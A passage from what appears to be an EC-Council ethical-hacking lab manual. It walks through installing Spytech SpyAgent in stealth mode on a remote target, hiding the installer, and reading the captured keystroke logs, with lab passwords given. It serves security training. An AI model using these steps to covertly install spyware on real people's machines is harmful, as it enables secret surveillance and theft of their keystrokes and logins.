


Figure 3.2.14: Configuration section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.




Figure 3.2.15: Extras section

24. In the **Confirm Settings** section, click **Next** to continue.
25. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.
26. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue....**




Figure 3.2.16: Main window of SpyAgent

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Start Monitoring

27. If a **Getting Started** dialog box appears, click **No**.
28. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.




Figure 3.2.17: Start monitoring

29. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Figure 3.2.18: Entering the password

30. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.19: Stealth Mode Notice

31. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue....**

Figure 3.2.20: Start monitoring

32. Remove the **Spytech SpyAgent** folder from **Desktop**.
33. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

TASK 2.5

Perform User Activities

34. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason and qwerty**.

Note: Here, we are running the target machine as a legitimate user.

35. Open the **Internet Explorer** web browser and browse any website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

36. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon ( ), and click **Sign out**. You will be signed out from Jason's account.




Figure 3.2.21: Sign out

37. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 1 - 4** to launch **Remote Desktop Connection**.

38. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue....**

39. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

40. The **Enter Access Password** pop-up appears; enter the password from **Step 19** and click **OK**.

Note: Here, the password is **test@123**.




Figure 3.2.22: Entering the password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.6

Monitor User Activities

41. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.

